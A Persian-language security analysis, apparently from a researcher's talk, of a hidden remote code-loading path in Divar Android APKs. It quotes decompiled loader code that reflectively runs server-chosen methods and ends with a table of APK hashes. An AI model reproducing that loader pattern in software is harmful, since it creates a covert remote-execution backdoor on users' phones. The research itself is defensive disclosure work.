ورکر برای GET یک `User-Agent` سفارشی می‌سازد: `versionCode`، سطح API اندروید، تراکم و اندازهٔ نمایشگر، locale و مقدارهای `Build.DISPLAY`، `DEVICE`، `MANUFACTURER`، `PRODUCT` و `MODEL` در رشته‌ای با جداکنندهٔ | می‌آیند. یک توکن Base۶۴ از هشت بایت تصادفیِ تازه نیز در آن هست؛ این کد به‌تنهایی شناسهٔ پایدار دستگاه را نشان نمی‌دهد. چنین پروفایلی می‌تواند برای انتخاب مرحلهٔ بعد متناسب با نسخه و دستگاه به کار رود، اما من قواعد هدف‌گیری سرور را به دست نیاورده‌ام. `User-Agent` مزبور یک **سرنخ جست‌وجو در لاگ شبکه** است، نه IoC یک سرورِ کشف‌شده ۲۱:۱۱ تا ۲۴:۲۰.

فقط پاسخ **HTTP ۲۰۰** و **خط اول** بدنهٔ آن به‌صورت JSON خوانده می‌شود. هشت کلیدِ مورد انتظارِ ورکر عبارت‌اند از `format`، `parse`، `data`، `local`، `report`، `objectify`، `deserialize` و `extra`. نخستین گروه، بایت‌ها را از `data` باز و در مسیر `local` می‌نویسد؛ گروه دوم کلاس، شیء، متد و آرگومان‌های فراخوانی بازتابی را تعیین می‌کند. نمونهٔ زیر **ساخته‌شده برای توضیح قرارداد** است؛ پاسخ واقعیِ سرور یا IoC حادثه نیست. در شبکه، تمام JSON باید در یک خط قرار گیرد چون کد فقط یک بار `readLine()` را فرا می‌خواند:

```
{"format":"<decoder-class>","parse":"<decoder-method>",
 "data":"<encoded-file-bytes>","local":"<app-local-path>",
 "report":"<target-class>","objectify":"<factory-method>",
 "deserialize":"<method-taking-String-array>","extra":["<arg-1>"]}
```

`format` و `parse` متدِ decode با ورودی `(String,int)` و خروجی `byte[]` را انتخاب می‌کنند. `report` و `objectify` کلاس و factory بدون آرگومان را تعیین می‌کنند؛ `deserialize` روی شیء برگشتی یک `String[]` می‌گیرد. بنابراین نام یک فرمان اجرایی لزوماً در خود APK دیده نمی‌شود: می‌تواند در پاسخ سرور تعیین شود. بخشی از **مسیر موفقِ کوتاه‌شدهٔ** APK چنین است:

```
byte[] bytes = (byte[]) Class.forName(j.getString("format"))
    .getMethod(j.getString("parse"), String.class, int.class)
    .invoke(null, j.getString("data"), 0);
String[] args = jsonStringArray(j.getJSONArray("extra"));
Class<?> cls = Class.forName(j.getString("report"));
Method call = cls.getMethod(j.getString("deserialize"), String[].class);
Object target = cls.getMethod(j.getString("objectify")).invoke(null);
writeBytes(j.getString("local"), bytes);
call.invoke(target, (Object) args);
Thread.sleep(15_000);
new File(j.getString("local")).delete();
```

`jsonStringArray` و `writeBytes` اینجا خلاصهٔ چند سطر دیکامپایل‌شده‌اند. از نظر امضای متد، زنجیره با فراخوانیِ `Runtime.getRuntime().exec(String[])` **سازگار** است؛ ولی فایل نوشته‌شده خودبه‌خود اجرا نمی‌شود. انتخاب متد و آرگومانِ واقعی به پاسخ سرور بستگی دارد. مقدار برگشتیِ فراخوانی در این کلاس مصرف نمی‌شود؛ در این ورکر، کدی برای خواندن خروجی فرمان یا فرستادن آن به `callback_url` وجود ندارد. خواب پانزده‌ثانیه‌ای و حذف فایل نیز **تلاش**

در مسیر موفق هستند، نه تضمین در همهٔ مسیرهای خطا. بنابراین یافتهٔ قطعی، **قابلیت اجرای کد با دستورِ دریافت‌شده از راه دور در محدودهٔ اختیارات اپ** است، نه مشاهدهٔ اجرای یک ایمپلنت یا ارتقای دسترسی. مرحلهٔ دوم می‌توانست، در صورت داشتن اکسپلویت سازگار، برای عبور از sandbox اندروید به کار رود؛ چنین مرحله‌ای در شواهد بازیابی نشده است ۲۲:۳۹ تا ۲۶:۵۶.

از قابلیتِ کد تا سناریوی عملیات

فاصلهٔ میان APK» مسیر اجرای کد دارد» و «گوشیِ یک نفر تسخیر شده» را باید قدم‌به‌قدم دید: پیام یا هدرِ منطبق باید **واقعاً** به دستگاه برسد؛ URL و پاسخ سرور باید معتبر باشند؛ فراخوانی انتخابی باید کار کند؛ و خروج از UID و sandbox اپ به دسترسی یا آسیب‌پذیریِ دیگری نیاز دارد. بخش اول زنجیره در APK قابل بررسی است. از ارسال پیام خصمانه، اجرای مرحلهٔ دوم، اکسپلویت LPE و نصب ایمپلنت روی گوشی، شواهدی به دست نیاورده‌ام.

در لایو، «پیش‌استقرار سایبری» را به‌عنوان **سناریوی تهدید** مطرح کردم: بازیگری می‌تواند یک مسیر تحویل را پیشاپیش در اپی پرنصب نگه دارد و بعداً فقط به گوشی‌های انتخابی پیام یا پاسخ منطبق برساند. `User-Agent` ورکر در زمان واکشی، مدل دستگاه و نسخهٔ اندروید را به سرور می‌دهد؛ چنین داده‌ای می‌تواند برای انتخاب فایل یا اکسپلویت سازگار مفید باشد. خود دیوار نیز اطلاعات حساب و تعامل کاربران را پردازش می‌کند، اما کد بررسی‌شده نشان نمی‌دهد از آن داده‌ها برای انتخاب هدف استفاده شده باشد. **قابلیتِ گزینش هدف، سندِ گزینشِ واقعی نیست** ۳۴:۱۴ تا ۴۵:۴۴.

هم‌زمانیِ نخستین ثبتِ فایل مثبتِ `11.14.10` در **۲۴ فوریهٔ ۲۰۲۶** با آغاز جنگ ایران/آمریکا/اسرائیل در **۲۸ فوریه** برای پیگیری لاگ‌ها و نسخه‌های همان دوره مهم است. اما تاریخ ثبت فایل، زمان انتشار یا فعال‌شدن روی گوشی نیست و این هم‌زمانی نه انتساب حمله را ثابت می‌کند، نه هدف نظامی را. نمونهٔ دارای مسیر هدرِ `11.14.12` دیرتر به دست آمده است؛ سرنخ‌های `versionCode`، Sentry و VT روز افزودن کد یا رسیدن آن به کاربر را تعیین نمی‌کنند. پس فرضیهٔ «افزوده‌شدن ورودی HTTPS برای تاب‌آوری هنگام اختلال پوش یا قطع اینترنت» **هنوز اثبات نشده** است.

قطع اینترنت نیز به‌تنهایی جواب قطعی نمی‌دهد. مسیر پوش به تحویل پیام داده‌ای، مسیر هدر به رسیدن پاسخ، API و هر دو برای واکشی مرحلهٔ بعد به اتصال قابل‌استفاده نیاز دارند. خاموش‌بودن **مجوز نمایش اعلان** با نبودِ **اتصال شبکه یا تحویل پوش** یکی نیست. نمی‌دانم در زمان اختلال کدام دستگاه‌ها به FCM، API OneSignal، دیوار یا URL مرحلهٔ بعد دسترسی داشتند. مسیر هدر وابستگی به سرویس پوش را حذف می‌کند، اما قطع کامل ارتباط اپ با API و مقصدِ واکشی را دور نمی‌زند. اینها همان مرزهایی‌اند که برای آزمون سناریوی مطرح‌شده در بخش جنگ و قطعی اینترنتِ لایو باید دادهٔ واقعیِ شبکه و دستگاه درباره‌شان پیدا شود.

آزمایشگاه: نمایشِ مسیر، نه اثباتِ رخداد

برای نشان‌دادن این مرز، آزمایشگاه متن‌باز را با **اپ مصنوعی** و دریافت واقعی پوش ابری از OneSignal ساختم. منطق شرط‌ها و عبور از گیرنده از هایAPK مثبت بازسازی شده است؛ مرحلهٔ آخر یک **نشانگر بی‌ضرر** است. در دمو، فرستندهٔ CLI ابتدا پیامی با عنوان نامنطبق می‌فرستد و مرحلهٔ نشانگر اجرا نمی‌شود. سپس پیام منطبق را می‌فرستد؛ در سمت دیگر، سرور محلی دریافت درخواست، `adb logcat` عبور از شرط‌ها و نوشته‌شدن نشانگر را نشان می‌دهند. عبارت «تلاش «LPE در لاگ نمایشی است و نتیجه هم تصریح می‌کند UID اپ تغییر نکرده و فرار از sandbox رخ نداده است ۱:۲۴:۰۷ تا ۱:۲۹:۲۹.

این آزمایش **تحویل واقعیِ پوش به اپ مصنوعی** و رفتار شرطیِ شاخهٔ بازسازی‌شده را نشان می‌دهد. نه APK اصلیِ دیوار را اجرا می‌کند، نه پیام خصمانهٔ تاریخی را بازسازی، نه رفتار نمایش اعلان در اِOneSignal اپ اصلی را قطعی می‌کند و نه اکسپلویت LPE دارد. ویدیوی دمو و کدِ قابل‌بازبینی در مخزن آزمایشگاه هستند.

شواهدی که هنوز باید بازیابی شوند

من **هیچ** پیام پوش خصمانهٔ دیوار، هدر تزریق‌شدهٔ URL API، عملیاتی، پاسخ JSON واقعیِ سرور، بایت‌های مرحلهٔ دوم یا ردِ اجرای آن روی گوشی به دست نیاورده‌ام. برای فهمیدن اینکه اصلاً این مسیر در عملیات استفاده شده یا نه، باید اول داده‌های تحویل پوش در زیرساخت دیوار، رکوردهای موجود نزد OneSignal و FCM با توجه به دورهٔ نگهداری واقعی‌شان، لاگ‌های احتمالیِ پاسخ‌های API و لبهٔ TLS، و شواهد شبکه و گوشی‌های احتمالی حفظ شوند. بعد می‌توان زمان و گیرندهٔ پیام‌ها یا هدرهای منطبق را با درخواست GET ورکر و آثار محلی روی دستگاه هم‌بسته کرد. نبود داده در یک پنل یا پایان دورهٔ نگهداری، به معنی «هیچ استفاده‌ای رخ نداده» نیست ۱:۱۳:۲۶ تا ۱:۱۴:۴۴.

پرسش‌های مشخص برای بررسی رخداد اینهاست:

- چه هش‌های APK، در چه بازه‌ای و از کدام کانال‌ها به کاربران عرضه شده‌اند؟ آیا نسخه‌های هم‌شماره در کانال‌های مختلف واقعاً یک فایل بوده‌اند؟
- چه پیام‌های داده‌ایِ منطبق با تریگر پوش به چه اشتراک‌ها یا توکن‌هایی ارسال و تحویل شده‌اند؟ چه مقدار از لاگِ FCM OneSignal، و زیرساخت داخلی هنوز قابل بازیابی است؟
- آیا در پاسخ‌های API هدرِ منطبق دیده شده است؟ اگر بله، پاسخ از کدام سرور یا لبه آمده و کدام کلاینت آن را دریافت کرده است؟
- آیا GET مرحلهٔ بعد و اجرای محلی در شواهد شبکه یا دستگاه دیده می‌شود؟ بدون این اتصال، وجود بک‌دور در APK را نباید با آلوده‌شدن گوشی یکی گرفت.

از بررسی چند اپ تا مسئولیت بازارها

در ارائه، جست‌وجوی محدود در فایل‌های به‌دست‌آمده از **بلد، نشان، اسنپ و تپسی** را هم نشان دادم ۱:۱۸:۰۶ تا ۱:۲۳:۳۹. زنجیرهٔ دقیقِ دیوار را در همان نمونه‌ها پیدا نکردم؛ این نه بررسی همهٔ نسخه‌های آن اپ‌هاست، نه حکمِ امن‌بودنشان و نه ردِ بک‌دورهایی با منطق دیگر. گزارش همراهِ بررسی اپ‌ها دامنهٔ کار را جداگانه ثبت می‌کند. قدم بعد، جست‌وجوی تاریخیِ قواعدِ معتبر بر کل آرشیوِ هاAPK و سپس دیکامپایل و تأیید دستیِ هر تطابق است؛ محدودیت ۹۰روزهٔ جست‌وجوی VT من جای چنین یretrohunt را نمی‌گیرد.

در بخش پرسش‌وپاسخ گفتم که پژوهشگر مستقل می‌تواند نمونه جمع کند، diff بگیرد و یافته را منتشر کند، اما **پایش پیوستهٔ اپ‌های پرنصب نباید فقط به چند داوطلب وابسته باشد.** بازارهای اپلیکیشن و ناشران، به فایل‌هایی که عرضه می‌کنند و مسیر اصلاح و اطلاع‌رسانی آنها دسترسی مستقیم‌تری دارند. انتظار من این است که خروجی بررسی امنیتی، هش فایل‌های منتشرشده، وضعیت امضا و جزئیات کافی از تغییرات پرخطر قابل‌رسیدگی باشند. این مطالبهٔ پاسخ‌گویی است؛ از نمونه‌های این تحقیق نمی‌توان نتیجه گرفت که یک بازار مشخص، همین هایAPK مثبت را به کاربران داده یا تغییر کد را عمداً نادیده گرفته است ۱:۲۹:۵۱ تا ۱:۳۶:۳۴.

سیاست اعلام‌شدهٔ کافه‌بازار برای انتشار آپدیت‌ها این پرسش را مشخص‌تر می‌کند: بازار گفته آپدیتِ اپ‌های پرنصب **پیش از انتشار بررسی می‌شود**؛ بیشتر آپدیت‌های دیگر، ظرف یک تا سه ساعت خودکار منتشر می‌شوند. با این مقیاس نصب، دیوار مصداق مهمی برای سنجش همین استثناست. در اطلاعیه روشن نشده که این بررسی شامل ممیزی امنیتیِ کد است. بررسیِ محدود به تشخیص آنتی‌ویروس یا تغییر مجوزها برای این مورد کافی نیست: لودر افزوده‌شده می‌تواند از مجوزهای موجودِ اپ استفاده کند. اگر بازار هرکدام از هش‌های APK مثبتِ این تحقیق را عرضه کرده باشد، دروازهٔ بررسی‌اش نتوانسته جلوی انتشار شاخهٔ دریافت و اجرای کد از راه دور را بگیرد. بازار باید هش دقیق فایل‌های عرضه‌شده، زمان بررسی و انتشار، روش بررسی و نتیجهٔ بازبینیِ پس از کشف را اعلام کند. تا وقتی هش‌های عرضه‌شده با نمونه‌های مثبت تطبیق نشده‌اند، نمی‌توان گفت کدام بیلد آلوده از بررسی بازار گذشته است.

یک دفتر عمومی برای نسخه‌های واقعی APK

پیشنهاد مشخص من در لایو، پایشی شبیه **شفافیت گواهی‌های TLS** بود، اما برای باینری اپ‌ها: از مثلاً صد اپ پرنصب شروع کنیم؛ هر نسخهٔ جدید را از **هر کانال توزیع به‌طور جداگانه** بگیریم؛ هش، امضاکننده، `versionCode`، منبع و زمان گردآوری را در یک دفتر عمومیِ قابل‌ارجاع ثبت کنیم. بعد، diff خودکار کد و هاpermission تغییرات مشکوک را flag کند و تحلیلگر انسانی، قبل از اعلام عمومی، مسیر اجرا و علت مشروع یا نامشروع تغییر را بررسی کند. نتیجهٔ هر بررسی باید به همان هش و فایلِ آرشیوشده وصل باشد ۱:۴۲:۵۰ تا ۱:۴۵:۳۶.

این طرح عمداً **هش‌محور و چندکاناله** است. شمارهٔ نسخه به‌تنهایی کافی نیست؛ همین تحقیق شاخه‌های مثبت و منفیِ متناوب و حتی گونه‌های مختلفِ یک نسخه را نشان داد. عرضهٔ چند variant در کانال‌های متفاوت ممکن است؛ برای همین باید فایل‌ها را مقایسه کرد، نه اینکه بدون مقایسه ادعا کرد بازارها کد اپ دیوار را عوض کرده‌اند. ابزار خودکار هم رأی نهایی نمی‌دهد: شباهت سطحی با بک‌دور می‌تواند بخشی از عملکرد مشروع باشد و نبود تطابق با یک YARA، سلامت اپ را ثابت نمی‌کند. انتشار آرشیو قابل‌بازبینی و تریاژ انسانی باعث می‌شود کشف و اصلاحِ موارد مشابه به شانسِ پیدا شدن یک APK قدیمی چند سال بعد وابسته نباشد.

چرا انتشار جزئیات فنی مهم است؟

اطلاعیهٔ دیوار از رفع یک «آسیب‌پذیری مهم» می‌گوید؛ اما برای ارزیابی خطر، همین عنوان کافی نیست. باید روشن شود کدام نسخه‌های دقیق و امضاشده از چه کانالی منتشر شدند، هر دو ورودیِ شناخته‌شده چه زمانی حذف شدند، آیا پیام یا هدر خصمانه‌ای واقعاً تحویل شده، و برای کاربران احتمالی چه راهی برای بررسی گوشی وجود دارد. من از علتِ ورود کد یا سیاست داخلیِ اطلاع‌رسانی دیوار سندی ندارم. درخواستِ انتشار یافته‌های فنی و نتایج بررسی، جایگزین نسبت‌دادن قصد به کارکنان یا نهاد خاص است ۱:۴۷:۴۰ تا ۱:۵۰:۵۲.

این پرونده برای من یک سؤال بزرگ‌تر هم دارد: اگر نسخه‌های امضاشدهٔ یکی از پرنصب‌ترین اپ‌های ایران می‌توانند در بازه‌های مختلف چنین مسیرهایی داشته باشند، **چه سازوکار عمومی و تکرارپذیری قرار است تغییرات نسخهٔ بعدی را به‌موقع پیدا کند؟** گزارش دقیقِ رخداد، نگهداریِ فایل و لاگ، و پایش مداوم نسخه‌های واقعی، پاسخی عملی‌تر از توصیف کلیِ یک «ضعف امنیتی» است. این جمع‌بندی موضع من در لایو است، نه نتیجهٔ تازه‌ای دربارهٔ انتساب یا شمار قربانیان.

منابع اصلی: ویدیوی ارائه · یافتهٔ نخست رامین فرج‌پور کامی · گزارش فنی و فهرست هایAPK بررسی‌شده · اطلاعیهٔ دیوار · آزمایشگاه.

منبع گزیدهٔ ورکر: `ReportDeserializer.java:54–79,93–132,149–174`. نمایش‌داده‌شده نمونهٔ ساختگیِ JSON قرارداد است، نه دستور عملیاتیِ بازیابی‌شده.

پیوست: ماتریس سرنخ‌های زمانی هاAPK

به‌روزرسانی پژوهش: ۱۱ اکتبر ۲۰۲۶. جدول صفحه‌های بعد، ۲۸۲ APK امضاشده را از نسخهٔ `3.3` تا گونه‌های `11.15.0`، **یک ردیف به‌ازای هر SHA-256**، فهرست می‌کند. دو فایل با شمارهٔ نسخهٔ یکسان، اگر هش متفاوت داشته باشند، دو ردیف جدا دارند. فایل `release_marker_matrix_282_apks.csv` **کنار همین PDF**، مقدارهای کاملِ خام، منشأ فایل و پیوند هر نمونه را نگه می‌دارد؛ شناسه‌های کوتاه‌شدهٔ جدول برای مقایسهٔ دیداری‌اند.

ستون در جدول	روش خواندن
`Route`	P: مسیر پوش؛ H: مسیر هدر پاسخ؛ B: هر دو؛ N: دو مسیرِ بررسی‌شده غایب. N حکمِ سالم‌بودن کل اپ نیست.
`Seen*` و `Basis`	نخستین مشاهدهٔ بیرونیِ ثبت‌شده و منبع آن؛ این تاریخ **روز عرضه** نیست. شرح دقیقِ منبع در CSV است.

ستون در جدول	روش خواندن
verCode و +Code day	مقدار خام versionCode و روزی که **با تفسیرِ قالب همان دوره** از آن به دست می‌آید: C الگوی ساعت‌دارِ قدیمی، J تاریخ شمسی، G تاریخ میلادی. علامت + یادآورِ استنباطی‌بودنِ تاریخ است.
ZIP	زمان فایل‌های درون APK؛ N80 و N81 یعنی زمان‌های نرمال‌شده و نامناسب برای تاریخ‌گذاری. زمان ZIP واقعی، منطقهٔ زمانی مشخصی ندارد.
Crashlytics و Sentry	زمان‌مهرهای ابزارهای ساخت/گزارش خطا درون بسته؛ ممکن است با بازبسته‌بندی عوض شوند و ساعت انتشار یا تغییر کد نیستند.
Git / Crash ID / PG UUID	شناسه‌های منشأ یا گروه‌بندیِ ساخت و کد. خودِ آنها زمان‌مهر نیستند؛ مقدار کامل در CSV آمده است.

سه دورهٔ versionCode در این مجموعه **۶ فایل ساعت‌دار، ۱۸۲ فایل شمسی و ۹۳ فایل میلادی** دارند؛ کد 3.3 در هیچ‌یک نمی‌گنجد. گذار از تاریخ شمسی به میلادی میان 11.9.1 و 11.9.2 دیده می‌شود. از کل مجموعه، **۷ فایل** زمان ZIP واقعی، **۸۱ فایل** زمان Crashlytics و **۶۷ فایل** زمان Sentry دارند؛ فایل Sentry در **۱۸۶ APK** حاضر است اما فقط در همان ۶۷ فایل تاریخ دارد. با احتساب هم‌پوشانی‌ها، **۱۵۰ APK** دست‌کم یک زمان‌مهر درونی دارند و **۱۳۲ APK** فاقد چنین زمان‌مهری هستند.

کد 11.8.1 به **۷ مهٔ ۲۰۲۳** اشاره می‌کند و نخستین ثبت همان هش در VT **۱۴ مه** است؛ این فاصله تاریخ عرضه را مشخص نمی‌کند. در 11.14.12 نیز سه نشانهٔ متفاوت داریم: روزِ مستخرج از versionCode برابر **۲۸ آوریل**، زمانِ فایل Sentry برابر **۱۷ مه** و نخستین ثبت VT برابر **۲۴ مهٔ ۲۰۲۶**. اینها فقط مرزهای پژوهش را دقیق‌تر می‌کنند؛ برای تعیین روز انتشار یا روزِ افزودنِ شاخهٔ هدر، به رکوردهای ساخت و توزیعِ متصل به **همان هش APK** نیاز است.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

#	Version	SHA-256	Route	Seen*	Basis	verCode	Code day+	ZIP	Crashlytics	Sentry	Git	Crash ID	PG UUID
1	3.3	98337c9126b7afd2a83cfa9515539fd0dd85ab9e131e59898187869e8cb0ecd0	N	2013-02-28	VT	3030	-	2013-02-28 18:05	-	-	-	-	-
2	6.7	7cb32944e6f84f1afb59bdd238436dc9a0e0eeca24c5a88b0d1d3dac153a6bf3	N	2015-03-24	VT	103141405	2015-03-14 C	2015-03-14 14:07	-	-	-	-	-
3	7.0.2	0f816a2aa93608d981897bcf191221f10517d7ee1f243169493749349dac86493	N	2015-11-09	VT	111071638	2015-11-07 C	2015-11-07 16:39	2015-11-07 13:08	-	-	19cfcf76-eae	-
4	8.0.0	b28e05df34f478fa6c60dab9d3e200fa841eac76819f5d7b5e564531df08e87c	N	2016-02-01	VT	201211201	2016-01-21 C	2016-01-21 12:03	2016-01-21 08:31	-	-	d98b84b1-eec	-
5	8.1.1	3193c1654233451fccbc15ddff6c2a8e693a6e324e6f15f4652048aa3c40e0c5	N	2016-06-20	VT	206201812	2016-06-20 C	2016-06-20 18:14	2016-06-20 13:42	-	-	aaad3563-ef6	-
6	8.2	13307212c972aa827eb2f3fc3ed4af85eb8bc4a02b6d4b1f6c06ad2419f60a24	N	2016-08-21	VT	208201254	2016-08-20 C	2016-08-20 12:56	2016-08-20 08:24	-	-	47865051-7b1	-
7	8.2	a42f1cc64a3a9bd207c73897801a2923e8fbe25aaa142895f112a8c1b66086b5	N	2016-08-23	VT	208221158	2016-08-22 C	2016-08-22 12:01	2016-08-22 07:28	-	-	99874ccb-a6a	-
8	8.8.1	459f4c0c7a1e7eefef9acc65f6c5dae68b26d8d11549b1cd4ada32a4a2f944d1	N	2017-07-01	KRN	229604101	2017-07-01 J	N80	2017-07-01 05:06	-	-	2285943f-296	-
9	8.9.2	cf5b892cb5c54ac6d99b34100263e8fb90019c132dfeee7eaaf1bc3e1be49c47	N	2017-07-07	KRN	229604151	2017-07-06 J	N80	2017-07-06 06:54	-	-	bf5b8ee2-3e9	-
10	9.0.0	77cac64cf516d0bea7fc0b463cc159875045a063a9fe2eead4e6ffc872e74ce4	N	2017-07-11	VT	229604201	2017-07-11 J	N80	2017-07-11 10:10	-	-	79edc990-7c1	-
11	9.0.1	9f40b1a322258e0733c3b18b054c5a6452c2642232865bc436012d53810586db	N	2017-07-23	VT	229605011	2017-07-23 J	N80	2017-07-23 02:50	-	-	b9b6263f-6a6	-
12	9.1.0	31c90c6a008e54f08f7b59c017d97dc73703a8619a59b0b8061d9ed6dd9fbe4c	N	2017-08-22	VT	229606011	2017-08-23 J	N80	2017-08-22 04:49	-	-	106f1852-85b	-
13	9.1.1	a4cb6f0cb9ac7fbc09e9e876bad3dbd5adb738036f41701feb2799bc528c1ed2	N	2017-08-29	VT	229606061	2017-08-28 J	N80	2017-08-28 02:46	-	-	8f9b3d61-b36	-
14	9.9.4	e85f000e1ad50cb0d5d43f174b55287c96cd206da374d89195f18ccba674b7d7	N	2018-01-31	KRN	229611041	2018-01-24 J	N80	2018-01-24 07:04	-	-	3f273605-c6a	-
15	9.9.6	2fdc5d85296246a439ef808501090b18d62f1ed2a4693ea4a67a57c62fe6b13d	N	2018-01-31	VT	229611111	2018-01-31 J	N80	2018-01-31 06:11	-	-	eb070ae6-bfb	-
16	10.0.0	09740a3359bad298f1ed4c36d3780d17e973d35ea417fe1ad971a076ba65ee1f	N	2018-02-12	VT	229611231	2018-02-12 J	N80	2018-02-12 08:55	-	-	524e6335-e68	-
17	10.0.1	c2684cf7adeb0b48111a52fcdd1cf4e462ec54351d213f2f8c2f4fda91c7eaed	N	2018-03-18	KRN	229612241	2018-03-15 J	N80	2018-03-18 05:55	-	-	c63a53ea-073	-
18	10.0.2	4e493ac4cc4f8016d7afa0fbec133cb623bb0e99a25420023b99e6462b21926e	N	2018-03-19	VT	229612281	2018-03-19 J	N80	2018-03-19 14:05	-	-	66c1f35f-e7c	-
19	10.0.4	1bfdfaed8329305f26c13d69f7f0881d222312e23fee9e63cce0fcfa0b83da35	N	2018-04-17	VT	229701281	2018-04-17 J	N80	2018-04-17 07:55	-	-	6fad55e3-81d	-
20	10.1.1	29bca60942aaa04dcb17099c3a40e08fd306990708d986cd9a264d9f0f6a1af6	N	2018-05-29	VT	229703081	2018-05-29 J	N80	2018-05-29 10:34	-	-	7519cca7-929	-
21	10.1.2	53e563e73a28869e4dcc9c2b847bfa33b3bf0adadd13c4b71730b432b175c36f	N	2018-05-30	VT	229703091	2018-05-30 J	N80	2018-05-30 06:26	-	-	835e85ef-2ce	-
22	10.1.5	9792d0d0bf705f81180aebd576173faa3f85e3ecc34755f1cec395c318608825	N	2018-06-25	VT	229704041	2018-06-25 J	N80	2018-06-25 12:30	-	-	f8fe3ff5-90e	-
23	10.1.5	9563f1a1bb09e0d8422c6eb1c0522780257e3b22e4d9f1ca3f39371e643c4596	N	2018-07-01	VT	229704041	2018-06-25 J	N80	2018-06-25 12:30	-	-	f8fe3ff5-90e	-
24	10.2.1	0a4aef0b20f6adfc7dc54218a4182fc8fb369e675a15a3755056325c40590656	N	2018-07-26	VT	229705012	2018-07-23 J	N80	2018-07-23 15:15	-	-	0259d5e5-e7d	-
25	10.2.3	d402040e73c9709bc8981f9e179c7e24b0909a720ea6e478e53aebb4bb6b3e1d	N	2018-08-08	VT	229705172	2018-08-08 J	N80	2018-08-08 09:50	-	-	e2a76435-cbf	-
26	10.2.3	b86fce42e24f8b8f48f8d3924b51329b65847f79abf477757fd11c420aae80ca	N	2018-08-09	VT	229705172	2018-08-08 J	N80	2018-08-08 09:50	-	-	e2a76435-cbf	-
27	10.3.4	244a2439fad0bafb151fa189f83f3832599c7a6cc42cdb6fba7012237ce4dfbd	N	2018-09-27	VT	229707043	2018-09-26 J	N80	2018-09-26 14:08	-	-	e8856ece-112	-
28	10.4.0	c2fc4fbba1f3b9dc8f6a35f13cf5cab83487f019c99715f7f2dd374842fef4f5	N	2018-11-24	VT	229708290	2018-11-20 J	N80	2018-11-20 15:03	-	-	d0ee77f7-5ff	-
29	10.4.2	2440d77bc26bf34acf56ae83a35671579ed54e5e98c3193ab8407e422f7c0746	N	2018-11-28	VT	229709070	2018-11-28 J	N80	2018-11-28 13:42	-	-	d2c6922c-91d	-
30	10.4.2	bd1fa14e861cc075a82ccacd1490cfe1308777baef2ab0346efbb9272b09addf	N	2018-11-29	VT	229709070	2018-11-28 J	N80	2018-11-28 13:42	-	-	d2c6922c-91d	-
31	10.4.5	205715d4dcd00b28ff530a8dbd51b07d26e0da0db249f1eb8bc6d033e1d85892	N	2018-12-23	VT	229710020	2018-12-23 J	N80	2018-12-23 09:41	-	-	f68d3dfa-725	-
32	10.4.6	84b0571d67de22f1e841fe7ebdf3bb160d7cd4a68883c1242ece96f3c8e0f3e9	N	2018-12-25	VT	229710040	2018-12-25 J	N80	2018-12-25 05:39	-	-	e3a1c31f-0c1	-
33	10.4.6	788e0cf3a5f8ac10cc3c0561995dde8bd18faf60d769bdf8e8b34f6999fdb898	N	2018-12-26	VT	229710040	2018-12-25 J	N80	2018-12-25 05:39	-	-	e3a1c31f-0c1	-
34	10.4.7	e0b74790d67b22c8fdd506454e5e415c0bc5ca2f927073c6385eaa6eae52a998	N	2018-12-31	VT	229710080	2018-12-29 J	N80	2018-12-29 17:49	-	-	b02a1703-ac0	-
35	10.5.0	16c02883144ad5b88880b4d898993e4bf0bdee397638238ad95fcfca82f5e3a0	N	2019-01-28	KRN	229711061	2019-01-26 J	N80	2019-01-26 16:22	-	-	c0841dac-278	-
36	10.5.1	551784dc0e18a7cc837be86f3f205173a087650283caf5277e94b670796f32f0	N	2019-02-28	VT	229712061	2019-02-25 J	N80	2019-02-25 13:03	-	-	1c8c1cbf-da3	-
37	10.5.3	7ea717c7a538f92036449408281975cb38956ec2a94b3c198c771c7130bf773f	N	2019-03-12	KRN	229712200	2019-03-11 J	N80	2019-03-11 16:00	-	-	134d8455-534	-
38	10.5.5	5b8ffe5ba4e808eeb23b9d108d9fb525e9fffc7a52189cb65a568d87c322bc2a	N	2019-03-14	KRN	229712221	2019-03-13 J	N80	2019-03-13 17:08	-	-	edc2e1fd-e77	-
39	11.0.1	4acbb638132e694e6f1a40fd14f1dac3abfd041e6591dfb951e818c9977c99b8	N	2019-05-23	VT	229803010	2019-05-22 J	N80	2019-05-22 18:03	-	-	51aaeb92-23e	-
40	11.0.6	80f4d5a255462e66b600275aff9ead1ffe64f51d0dc5e01d5427467a863ad048	N	2019-05-26	VT	229803053	2019-05-26 J	N80	2019-05-26 11:27	-	-	b9e18809-839	-
41	11.0.6	d2e76354b568f5163f423955adb65050a00ba67f08d9296fe8e6c6d4633124e5	N	2019-05-28	KRN	229803053	2019-05-26 J	N80	2019-05-26 11:27	-	-	b9e18809-839	-
42	11.0.8	4040d530623451 94a522c3e1883b9301ec36209236d77bb01cdbb0e9889ad344	N	2019-06-22	VT	229804010	2019-06-22 J	N80	2019-06-22 15:28	-	-	9fbd6775-636	-
43	11.0.8	408d02eacacccd57a1c8459af279f07acdaae3577c6cc680bba776b7ac1cafd5	N	2019-06-23	KRN	229804010	2019-06-22 J	N80	2019-06-22 15:28	-	-	9fbd6775-636	-
44	11.0.10	9672b7feccf1d0fe362dd39efd894ed014a07703071cc1f751f0c90da9d2bb00	N	2019-08-22	VT	229804310	2019-07-22 J	N80	2019-07-22 13:21	-	-	65bdf317-518	-
45	11.0.12	4bd19ff3a155d9d28b104919d60a3cc286a9932c30ccb17eae9790dbedf3ac2f	N	2019-08-27	VT	229806030	2019-08-25 J	N80	2019-08-25 14:51	-	-	069042e3-378	-
46	11.0.14	8b8da23e74d51b1bb924c0af0abb5079922c19b3de937bc15470344d1aa3515d	N	2019-09-24	VT	229807010	2019-09-23 J	N80	2019-09-23 12:00	-	-	7f7a3764-9e0	-
47	11.0.15	5dacbd642a48c0cbcfd58809a9a61a39cb203c616428b50400a2fa1e3755d132	N	2019-10-07	KRN	229807150	2019-10-07 J	N80	2019-10-07 12:46	-	-	2c1ff77d-d6c	-
48	11.0.16	7bbe4a3765e36027540c8b906279105efca43c133c0c4025bb57c11c2c46621b	N	2019-10-08	KRN	229807160	2019-10-08 J	N80	2019-10-08 05:24	-	-	f65e2d51-6c1	-
